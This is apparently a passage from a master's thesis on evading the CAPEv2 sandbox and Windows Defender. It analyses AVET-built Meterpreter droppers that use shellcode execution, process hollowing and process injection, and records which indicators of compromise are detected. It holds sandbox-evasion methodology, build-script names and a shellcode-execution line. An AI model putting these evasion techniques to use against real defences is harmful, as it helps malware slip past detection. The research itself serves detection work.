


Figure 3.12: Sandbox analysis of a staged x86 meterpreter reverse HTTPS using CAPEv2 - Results

Chapter 4

Experimentation & data collection

This chapter outlines the methodology and experiments conducted to bypass the monitoring system of the CAPEv2 sandbox and conceal IoCs it generates. Additionally, it assesses the ability of the sample to evade detection by Windows Defender. The chapter begins with an explanation of the methodology to be followed. It then dives into the experimentation phase, where a selected set of samples from AVET will be evaluated. This is followed by the creation of a custom sample using various evasion techniques. The chapter also explores the extension of the AVET framework. Finally, it concludes with an assessment of several samples, including the custom one, against Windows Defender.

4.1 Methodology

This section outlines the experimental and analytical methods used to address the research questions posed in this master thesis.

The experimental procedure involves the following steps:

1. Use the Kali Linux VM to generate various malware samples from AVET;
2. Choose and assess different payload execution methods (e.g., Shellcode Injection, Process Hollowing) for their evasion capabilities against CAPEv2 setup on the Ubuntu VM. Select the method that provides the least number of IoCs;
3. Evaluate the sandbox detection capabilities by creating a custom sample using the same underlying logic as the sample selected from AVET and analyze whether the sandbox identifies distinct IoCs that can inform and enhance threat detection;
4. Incorporate behavioral evasion techniques into the custom sample (e.g., evading API hooking via Direct Syscalls) to evade the capemon monitor of CAPEv2 and reduce IoCs. Exploring these techniques is crucial since successfully evading the monitoring system might allow bypassing other sandboxes and antivirus softwares, as we would no longer rely on fingerprints which could vary across sandboxes;
5. Adapt these evasion techniques for use with AVET (extend the framework to add options for generating a sample that uses these evasion techniques) and assess its effectiveness against CAPEv2 sandbox, comparing the results with the custom malware.
6. Evaluate the best two payloads for both the custom samples and the samples from the extended AVET framework against Windows Defender on the Windows 10 VM. Compare and analyze the results obtained from these assessments.

Criteria for Success

The criteria to determine whether an obfuscation or evasion method is successful will depend on the following:

- Evade detection by **CAPA and YARA rules**, which are used by CAPEv2, ensuring that the sandbox does not recognize the malware being executed. Additionally, we also aim to obfuscate the malware in such a way that CAPA cannot detect its capabilities;
- Bypass the **capemon** monitoring system to minimize IoCs, including network monitoring. Further reduce the IoCs detected by CAPEv2 signatures. We will also *enumerate* the desktop directory and *create a folder and a file* to assess whether these actions produce IoCs on CAPEv2. If we can evade the monitoring of this enumeration and the creation of folders and files, it indicates that we have bypassed the monitoring system. To verify this assumption, we will create a folder, named "*hello*", and a file, named "*test.txt*", on the Desktop of the sandbox during the execution of Meterpreter.
- Conceal any potential files and data that could be extracted from the sample, memory or network traffic;
- Hide any suspicious window that may appear in screenshots.

To minimize IoCs, we will focus on dynamic evasion techniques that circumvent hooks and monitoring systems. In contrast, we will not explore fingerprinting methods, as it has been extensively researched and can be easily defeated by minor adjustments to sandbox configurations, rendering our evasion efforts ineffective.

Important remark

All experiments presented in this master thesis were conducted against CAPEv2, specifically commit ID `48d59c9`, which was the version available as of April 2, 2024, during the setup of the lab environment. At the time, this version was tested in conjunction with CAPE agent 0.17. Note that the capemon monitor has since been updated to incorporate the latest version, commit ID `4a680e1`, released on May 22, 2024, as described [in section *Investigating CAPEv2 Issues with Meterpreter Payloads*].

4.2 Experimentation

In this section, we will conduct a series of experiments following the previously outlined methodology. Our strategy involves a multi-step approach, starting with the selection of some samples available on AVET. We will then evaluate them against CAPEv2 to identify areas for improvement. Next, we will develop and assess custom samples that incorporate multiple evasion techniques aimed at circumventing the IoCs detected from AVET. These evasion techniques will then be integrated into the AVET framework, enhancing its capabilities. Following this, we will re-evaluate the samples generated by the extended AVET framework with the newly developed evasion techniques. Finally, we will test these




Figure 4.1: Interface of AVET

samples, including custom samples, against Windows Defender to assess their ability to evade detection, providing valuable insights into the effectiveness of our approach.

The analysis of the results is organized into four key components:

- **Detection results and YARA signatures**: Evaluate the effectiveness of detection methods, including YARA signatures and any extracted process dumps, dropped files or payloads, in identifying potential IoCs.
- **CAPA analysis**: Analyze the CAPA analysis summary to gain insights into the capabilities of the malware identified.
- **Indicators of Compromise**: Assess the IoCs, including any screenshots captured during analysis and examine the API logs in the "Behavioral Analysis" tab.
- **File Accessed**: Determine which files have been accessed, ensuring that monitoring is working correctly to detect potential host enumeration attempts.

Before proceeding, it is essential to provide a high-level overview of the AVET architecture.

4.2.1 Introduction to AVET architecture

AVET consists of a Python script that invokes a shell script to build the malware based on the provided options. This shell script contains all the necessary instructions to generate the sample, including creating the Meterpreter payload, encrypting the payload, adding sandbox evasion techniques and more. The script is easily customizable and the source code for various payloads execution methods and the implementation of the options are stored in C files, which can also be modified as needed.

Upon launching AVET, we are presented with various malware payloads and execution methods, as illustrated in the Figure 4.1.

AVET can generate a total of 54 different types of malware, ranging from basic shellcode execution within the dropper to more advanced techniques like DLL injection, process

hollowing and shellcode injection. Our primary focus will be on assessing these advanced techniques, as simpler methods are more easily detected by security solutions. For example, malware using a dropper to establish remote connections is more likely to be detected. In contrast, typical Windows processes that frequently initiate such connections but have payloads injected into them can more easily evade detection. However, for the sake of completeness and for the comparison of results, an assessment of a basic execution of shellcode will be carried out.

A detailed analysis of AVET's internal architecture will be presented [in section *Architecture of AVET*], providing a foundation for extending the framework, as discussed [in section *Extending AVET*].

4.2.2 Selecting and assessing payload execution methods

In this section, we will select and evaluate samples generated by AVET, using various payload execution methods.

As discussed in the previous section, our analysis will focus on advanced techniques provided by AVET. To achieve this, we have selected the following scripts to generate these samples:

- **build_avetenc_mtrprtrxor_revhttps_win64.sh**: Executes a staged *x64 Meterpreter reverse HTTPS* with *XOR encoding* and *custom AVET encryption*. This script uses the encoded option (`x64/xor`) of Metasploit.
- **build_hollowing_targetfromcmd_doubleenc_doubleev_revhttps_win64.sh**: Implements a *process hollowing* technique with dual encryption. It includes double sandbox evasion, applying both `"fopen"` and `"gethostbyname"` environmental checks. The target process name and a spoofed command are required as a *command line parameter* at runtime.
- **build_injectshc_targetfromcmd_fopen_gethostbyname_xor_revhttps_stageless_win64.sh**: Injects a *stageless x64 Metasploit reverse HTTPS* payload that undergoes a *XOR* decryption on the dropper side. This script performs again both `"fopen"` and `"gethostbyname"` sandbox evasion checks before executing the shellcode. The target process ID must be provided as a parameter at execution time from the *command line*.
- **build_injectshc_targetfromcmd_fopen_gethostbyname_xor_revhttps_win64.sh**: Similar to the previous script, this version injects a *staged x64 Meterpreter reverse HTTPS* shellcode. It features again *XOR* decryption and sandbox evasion (`"fopen"` and `"gethostbyname"` checks). It also requires the target process ID at runtime.

Important remark

The third build script, **build_injectshc_targetfromcmd_fopen_gethostbyname_xor_revhttps_stageless_win64.sh**, is not included in AVET by default. To ensure a comprehensive analysis, we created this additional script by modifying the fourth script, **build_injectshc_targetfromcmd_fopen_gethostbyname_xor**

_revhttps_win64.sh. Specifically, we adapted the Meterpreter payload generation from a *staged* version to a *stageless* one. This modification allows us to conduct an in-depth comparison of both staged and stageless payloads, thereby enhancing our understanding of their characteristics during the analysis and the potential difference in IoCs.

Important remark

Since our sandbox environment is based on a 64-bit operating system, we are unable to inject 32-bit applications into 64-bit processes. Therefore, we have decided to focus our assessment on x64 binaries exclusively. Notably, when comparing the analysis results of x86 and x64 Meterpreter reverse HTTPS payloads, we found that the x64 version triggers fewer detections, particularly in terms of CAPEv2 signature detection. As a result, x64 Meterpreter payloads tend to generate fewer IoCs compared to their x86 counterparts. This observation has led us to prioritize x64 Meterpreter payloads for further in-depth analysis.

With the build script selected, we can now generate the samples and evaluate them using the CAPEv2 sandbox.

Assessment of the first sample To generate the first sample using the "`build_avet enc_mtrprtrxor_revhttps_win64.sh`" script, we launch the script `avet.py`. Then, we select the corresponding number for the script and leave the default options, except for disabling the "`enable_debug_print`" setting. After a few seconds, the payload will be ready and can be found in the `source/` folder within the `avet/` directory.

Upon uploading the generated sample and setting up the listener `windows/x64/meterpreter/reverse_https` using msfconsole on the Kali Linux VM, we obtained the following results :

- *Detection results and YARA signatures*: Firstly, as shown in Figure 4.2, the sample is detected as "*Meterpreter*". Initially, one might conclude that the AVET encryption is ineffective. However, the Meterpreter payload was encrypted using a XOR encryption from Metasploit. This means that the decoding stub, responsible for this decryption, is widely known and may be identified by security solutions, as detailed in an online resource [19]. Normally, this should not pose an issue since the payload has been encrypted with an additional layer using AVET encryption. To further analyze this hypothesis, we tested again the sample *without setting up a listener*, which resulted in no detection at all. This suggests that the detection focuses on *the second stage* of the Meterpreter payload. Furthermore, the presence of a "*Dropped Files*" tab indicates that CAPE successfully captured files created during execution. Additionally, the "*Process Dumps*" and "*Payloads*" tabs reveal that CAPE can extract both the running sample and the injected payload.

- *CAPA analysis*: Figures 4.3a and 4.3b provide interesting insights. The CAPA summary under the "*host-interaction/process/inject*" namespace indicates that AVET samples use the APC injection method. This suggests a potential error in the CAPA identification process, incorrectly labeling the injection method as "APC injection".




Figure 4.2: Detection results of the first sample

This misidentification likely results from analyzing multiple IoCs and drawing incorrect conclusions about the injection method. Additionally, IoCs identified by CAPA include actions like importing cryptographic modules, generating random numbers and using HTTP libraries.

Namespace	Capability
communication	• send data (5 matches)
communication/c2/file-transfer	• receive and write data from server to client
communication/http	• initialize WinHTTP library (2 matches) • read HTTP header (2 matches) • reference HTTP User-Agent string (5 matches) • send HTTP request with Host header (4 matches)
communication/http/client	• prepare HTTP request (367 matches) • receive HTTP response
communication/socket	• initialize Winsock library • set socket configuration (9 matches)
communication/tcp/client	• act as TCP client
data-manipulation/encryption	• create new key via CryptAcquireContext • encrypt or decrypt via WinCrypt (49 matches) • import public key
data-manipulation/prng	• generate random numbers via WinAPI (48 matches)
executable/pe/section/tls	• contain a thread local storage (.tls) section
host-interaction/cli	• accept command line arguments (3 matches)
host-interaction/file-system/create	• create directory
host-interaction/file-system/meta	• get file attributes (2 matches) • set file attributes (7 matches)
host-interaction/file-system/read	• read file on Windows

(a) CAPA analysis results of the first sample - 1

host-interaction/file-system/write	• write file on Windows (3 matches)
host-interaction/network/address	• get local IPv4 addresses
host-interaction/os/info	• get system information on Windows (2 matches)
host-interaction/process	• map section object (4 matches)
host-interaction/process/inject	• allocate or change RWX memory • inject APC
host-interaction/registry	• query or enumerate registry key (4 matches) • query or enumerate registry value (3 matches)
host-interaction/thread/create	• create thread
host-interaction/thread/resume	• resume thread (48 matches)
persistence/service	• persist via Windows service

(b) CAPA analysis results of the first sample - 2

Figure 4.3: CAPA analysis results of the first sample

- *Indicator of Compromises*: In Figure 4.4, several IoCs are highlighted under the signature section. The IoCs marked in blue may not directly indicate suspicious behavior, as they involve actions like establishing a connection to an IP port and checking adapter addresses, which are expected since the stager connects back via a reverse HTTPS connection. In contrast, the orange IoCs suggest *unusual activities*, such as the establishment of HTTPS connections and the downloading of an executable file, which are indicative of *downloading the second stage* of the payload. Additionally, the creation of RWX (Read-Write-Execute) memory suggests a preparatory phase before

Figure 4.4: IoCs of the first sample

executing a shellcode, signaling more suspicious behavior. More alarming, red IoCs indicate *highly suspicious behavior*, including a downloaded executable and YARA detections in process dumps of both shellcode parsing and the Meterpreter payload. These findings provide critical IoCs that alert security analysts to the presence of a Meterpreter malware.

The screenshots also reveal a Window dialog box, potentially raising suspicions. However, AVET offers an "`hide_console`" option, which we plan to explore when assessing the extended AVET framework. For now, we maintain the default settings.

The "**Behavioral Analysis**" tab confirms that there are calls to connect to a remote HTTP server and download the second stage of Meterpreter. Furthermore, there are calls to `NtAllocateVirtualMemory` and `NtProtectVirtualMemory` to create RWX memory for the shellcode. Additionally, the second stage use several API calls such as `NtOpenSection`, `NtCreateSection` and `NtMapViewOfSection` for memory management. These APIs are crucial for loading DLLs and sharing memory between processes. Moreover, calls to `NtOpenProcessToken` and `NtQueryInformationToken` indicate operations likely related to security and access control, which may involve elevating privileges or managing process security settings. These clearly show us the behavior of the Meterpreter payload where a *Reflective DLL injection* is performed.

Despite the comprehensive detection of API usage displayed in the "*Behavioral Analysis*" tab, CAPEv2 does not fully highlight all these IoCs in a behavioral signature format within the *signature* tab. It fails to detect all behaviors of the Meterpreter due to the absence of custom signatures for complete behavioral identification. However, it effectively captures all API and NTAPI calls, demonstrating its strong capabilities in API monitoring.

– *Checking dropper source code*: Upon examining the code within AVET, particularly the build script used for payload generation located at "`avet/source/implementations/payload_execution_method/exec_shellcode64.h`", it is evident that the code uses *Local Shellcode Execution*. This method indicates that the sample does not create a new thread or use API calls such as `CreateThread`. Instead, it relies merely on `VirtualProtect`. The sample executes the Meterpreter




Figure 4.5: Accessed files from Meterpreter payload with the first sample

Figure 4.6: Accessed files from our enumeration with the first sample

stager directly within its address space using "`(* (int(*)()) shellcode)();`", with the payload stored in a buffer named "`shellcode`". This approach avoids using APIs that could indicate malicious behavior. However, despite being an older technique, it can still be easily detected by security solutions. Additionally, since the monitor is not bypassed, all Meterpreter actions are logged.

- *Files accessed*: In Figures 4.5 and 4.6, the summary section under "*Accessed Files*" shows successful monitoring of several files created or accessed by the Meterpreter payload. It detected activities related to the desktop enumeration, including access to the "*hello*" directory and "*test.txt*" file that were created within the Meterpreter session. These observations clearly demonstrate that `capemon` effectively monitors the actions performed by the Meterpreter payload.

Assessment of the second sample For the second script, select "`build_hollowing_targetfromcmd_doubleenc_doubleev_revhttps_win64.sh`" when running `avet.py`. Use the default options and delete the "`enable debug print into file`" line to prevent execution delays in the sandbox. As mentioned previously, the resulting payload will be stored in the "`output/`" directory.

Important remark

This script requires specific parameters to work effectively.

In CAPEv2 UI, there is an "*options*" input box where parameters for the executable

can be specified. Using this feature allows us to execute the sample with the desired parameters. To achieve this, we need to enter the following into the options field:

```
arguments=first second C:\windows\system32\svchost.exe,C:\i\spoofed\
this.exe
```

In this command, "*first*" and "*second*" are used as placeholder parameters and are not processed further. Following these, we specify two paths:

- The first path (`C:\windows\system32\svchost.exe`) refers to the process that the malware will create, hollow and inject into.
- The second path (`C:\i\spoofed\this.exe`), following the comma, is the command path used for spoofing purposes associated with this process.

Upon uploading the generated sample and setting up the listener `windows/x64/meterpreter/reverse_https` using msfconsole on the Kali Linux VM, we obtained the following results :

- *Detection results and YARA signatures*: To begin, Figure 4.7 shows that the sample is identified as "*Meterpreter*", consistent with previous detections by YARA signatures. Previously, we observed that even with XOR encryption from Metasploit, the Meterpreter payload remained detectable. In this case, the sample employs a dual layer of encryption. Despite this, the second stage of the Meterpreter payload that is being downloaded is well-known, making it detectable by YARA. Our tests also reveal that without a listener setup, there is no detection, highlighting that the detection specifically targets the second stage payload when it is downloaded. This underscores the vulnerability of the second stage to detection. Furthermore, similar to the previous sample, the presence of a "*Dropped Files*" tab indicates that CAPEv2 successfully captured files created during execution. Additionally, the "*Process Dumps*" and "*Payloads*" tabs reveal that CAPEv2 can extract both the running sample and the injected payload.
- *CAPA analysis*: Figures 4.8a and 4.8b detail the operational behavior of the sample. While the IoCs generated by CAPA related to network activities and cryptographic functions are nearly identical to the previous sample, the absence of the APC inject (possibly a false positive in the first sample) marks a difference. More importantly, there is a significant difference in process handling. The sample initiates a process, allocates RWX memory, and then overwrites the content of the initiated process with the Meterpreter payload. This sequence is characteristic of the "*Process Hollowing*". This behavior represents a significant deviation from the previous sample, which only performed *Local Shellcode Execution*, highlighting the distinct strategy used in this instance.
- *Indicator of Compromises*: In Figure 4.9, the signature section highlights various IoCs. The IoCs are largely consistent with the previous sample tested, with additional observations including two blue IoCs, one for a log file being written and another




Figure 4.7: Detection results of the second sample

Namespace	Capability
communication	• receive data (6 matches) • send data (6 matches)
communication/dns	• resolve DNS (2 matches)
communication/http	• initialize WinHTTP library (4 matches) • read HTTP header (5 matches) • reference HTTP User-Agent string (6 matches) • send HTTP request with Host header (5 matches)
communication/http/client	• prepare HTTP request (339 matches) • receive HTTP response (2 matches)
communication/socket	• initialize Winsock library • set socket configuration (15 matches)
communication/tcp/client	• act as TCP client (3 matches)
data-manipulation/encryption	• create new key via CryptAcquireContext • encrypt or decrypt via WinCrypt (34 matches) • import public key (2 matches)
data-manipulation/prng	• generate random numbers via WinAPI (33 matches)
executable/pe/section/tls	• contain a thread local storage (.tls) section
host-interaction/cli	• accept command line arguments (3 matches)
host-interaction/file-system/create	• create directory
host-interaction/file-system/meta	• get file attributes (186 matches) • set file attributes (255 matches)

(a) CAPA analysis results of the second sample - 1

host-interaction/file-system/read	• read file on Windows (4 matches)
host-interaction/file-system/write	• write file on Windows (5 matches)
host-interaction/network/address	• get local IPv4 addresses
host-interaction/network/proxy	• get proxy
host-interaction/os/info	• get system information on Windows (2 matches)
host-interaction/process	• map section object (3 matches)
host-interaction/process/create	• create process on Windows (2 matches)
host-interaction/process/inject	• allocate or change RWX memory (2 matches) • use process replacement
host-interaction/process/terminate	• terminate process
host-interaction/registry	• query or enumerate registry key (5 matches) • query or enumerate registry value (5 matches)
host-interaction/thread/create	• create thread
persistence/registry/run	• persist via Run registry key
persistence/service	• persist via Windows service

(b) CAPA analysis results of the second sample - 2

Figure 4.8: CAPA analysis results of the second sample




Figure 4.9: IoCs of the second sample

indicating a potential early exit by the sample. Notably, a significant discrepancy emerges when the sample is submitted for analysis multiple times. It can occasionally trigger red alerts for "*Establishes an encrypted HTTPS connection with a suspicious or fake User Agent*" and "*Fake User Agent detected*". These are critical IoCs.

Despite using the same payload as in previous tests, this behavior remains the same with the previous sample and the original Meterpreter payload. Repeated testing of these samples confirms that generation of *User Agents* performed by Meterpreter can sometimes lead to detection by CAPEv2. This suggests that similar weakness could affect all other Meterpreter samples based on reverse HTTPS connection except if the monitoring system is bypassed before its execution.

Concerning the screenshots, we do not observe any window, which is expected because we removed the debug print. The process injects the payload into the hollowed process and exits immediately afterward, leaving no time to capture the window. However, this does not ensure complete concealment, as the window may still pop up, allowing the CAPE agent to potentially capture it.

The "**Behavioral Analysis**" tab provides information about the behaviors manifested by the sample. However, compared to previous analysis, this time there are two main areas of activity due to the involvement of an additional process resulting from process injection:

– *API calls made by the dropper*: The executable named "`hollowing_targetfrom cmd_doubleenc_doubleev_rev_https_win64.exe`" uses several API calls for process manipulation. These include `NtCreateUserProcess` and `CreateProcessA` (with `NtCreateUserProcess` being internally invoked by `CreateProcessA`). These functions are used to initiate the "`svchost.exe`" process, logging it as a parameter. Additionally, `ReadProcessMemory`, `NtAllocateVirtualMemory`, with RWX permissions, and `WriteProcessMemory`, with the payload as a parameter, are used to manipulate the memory of "`svchost.exe`". Essentially, the process reads memory, creates an RWX region and overwrites its content with the Meterpreter payload.

Figure 4.10: Accessed files from our enumeration with the second sample

  - *API calls made by "**svchost.exe**"*: The API calls observed in "`svchost.exe`" are identical to those seen in the Meterpreter payload behavior, such as *Reflective DLL injection*, from the previously tested sample. This consistency aligns with the use of the same Meterpreter payload.

  Now checking at the dropper source code:

  - *Checking dropper source code*: Upon examining the AVET code, specifically the build script used for payload generation, we observe that it is divided into two main sections. The first section manages the payload that will be injected using the process hollowing technique. It uses *Local Shellcode Execution*, similar to the previous script, and contains a 64-bit XORed staged Meterpreter payload. The second section consists of a dropper that executes the *Process Hollowing* injection method. This functionality is encapsulated in the code located at `avet/source/implementations/payload_execution_method/hollowing64.h`, which implements the injection process. The code leverages various API calls, including `VirtualAlloc`, `VirtualAllocEx`, `ReadProcessMemory` and `WriteProcessMemory`, clearly indicating a *Process Hollowing injection*.

- *Files accessed*: The Figure 4.10 presents an analysis of files accessed during the execution of the sample. CAPEv2 effectively captured the enumeration of the desktop, as depicted in the Figure, which included accessing the "*hello*" directory and the "*test.txt*" file. We have omitted a figure detailing the *Reflected DLL injection* performed by the Meterpreter payload, as it is identical to the previous sample. Overall, the process hollowing technique did not prevent CAPEv2 from monitoring the actions executed by the Meterpreter payload same as the previous sample.

Important remark

This payload presents a significant limitation for Red Team exercises, as it assumes the attacker already has access to the computer since it requires a parameter in command line before execution. Without an already established access, the attacker cannot execute this malware.

Assessment of the third and fourth samples To generate the sample of the third and fourth scripts, "`build_injectshc_targetfromcmd_fopen_gethostbyname_xor_revhttps_stageless_win64.sh`" and "`build_injectshc_targetfromcmd_fopen_gethostbyname_x`

`or_revhttps_win64.sh`", the default options were used except for disabling the "`enable_debug_print`" setting.

Important remark

This program requires specific parameters to work properly, one of which is a target Process ID (PID). Unfortunately, in real-world scenarios, obtaining initial access to a victim's machine using this executable alone, without any other methods, is not possible. Thus, it may not be suitable as it is. We plan to include a process enumeration feature into AVET later as part of our efforts to enhance the framework and overcome this limitation.

To analyze this executable within CAPEv2, we need to manually extract the PID of a target process. To achieve this, we launched the sandbox from a snapshot, then identifying the PID of our target, such as `msedge.exe` for example. After recording the PID, the sandbox will be shut down and this PID will then be used as an option in the CAPEv2 submission UI.

The "*options*" field should be structured as follows:

```
arguments=first second <PID>
```

In this command, "first" and "second" serve as placeholders for arbitrary strings, which are not used in the operation. The `<PID>` represents the PID of the target process into which we intend to inject our payload.

In our tests, we will inject the Meterpreter payload into `msedge.exe`

When submitting the sample for analysis and setting up the listener with `windows/x64/meterpreter_reverse_https` for the stageless and `windows/x64/meterpreter/reverse_https` for the staged version using msfconsole on the Kali Linux VM, we obtained the following results :

- *Detection Results and YARA Signatures*: Figure 4.11 depicts the detection results for both stageless and staged payloads (we omitted separate figure for the staged payload as it gives the same result). Notably, neither payload was detected. This lack of detection could be attributed to the effective XOR encryption by AVET, which hide the Meterpreter payload from detection mechanisms. However, even though the staged payload downloads the Meterpreter DLL which is typically recognized by security solutions, it remained undetected in our tests. Furthermore, the presence of the "*Process Dumps*" and "*Payloads*" tabs indicates that CAPE can still extract the injected payload. However, in the "*Payloads*" tab, only the first stage is extracted. Unlike the previous sample, there are no dropped files in this instance. This suggests that the method of *shellcode injection* could be a critical factor in evading detection by CAPE, marking a significant discrepancy from previous samples where only the payload execution method was different. This represents a notable improvement.
- *CAPA analysis*: Figure 4.12 illustrate the behaviors of both stageless and staged versions of the sample. We discovered that the IoCs identified by CAPA are identical for both versions. Additionally, there are no IoCs associated with HTTP connection,

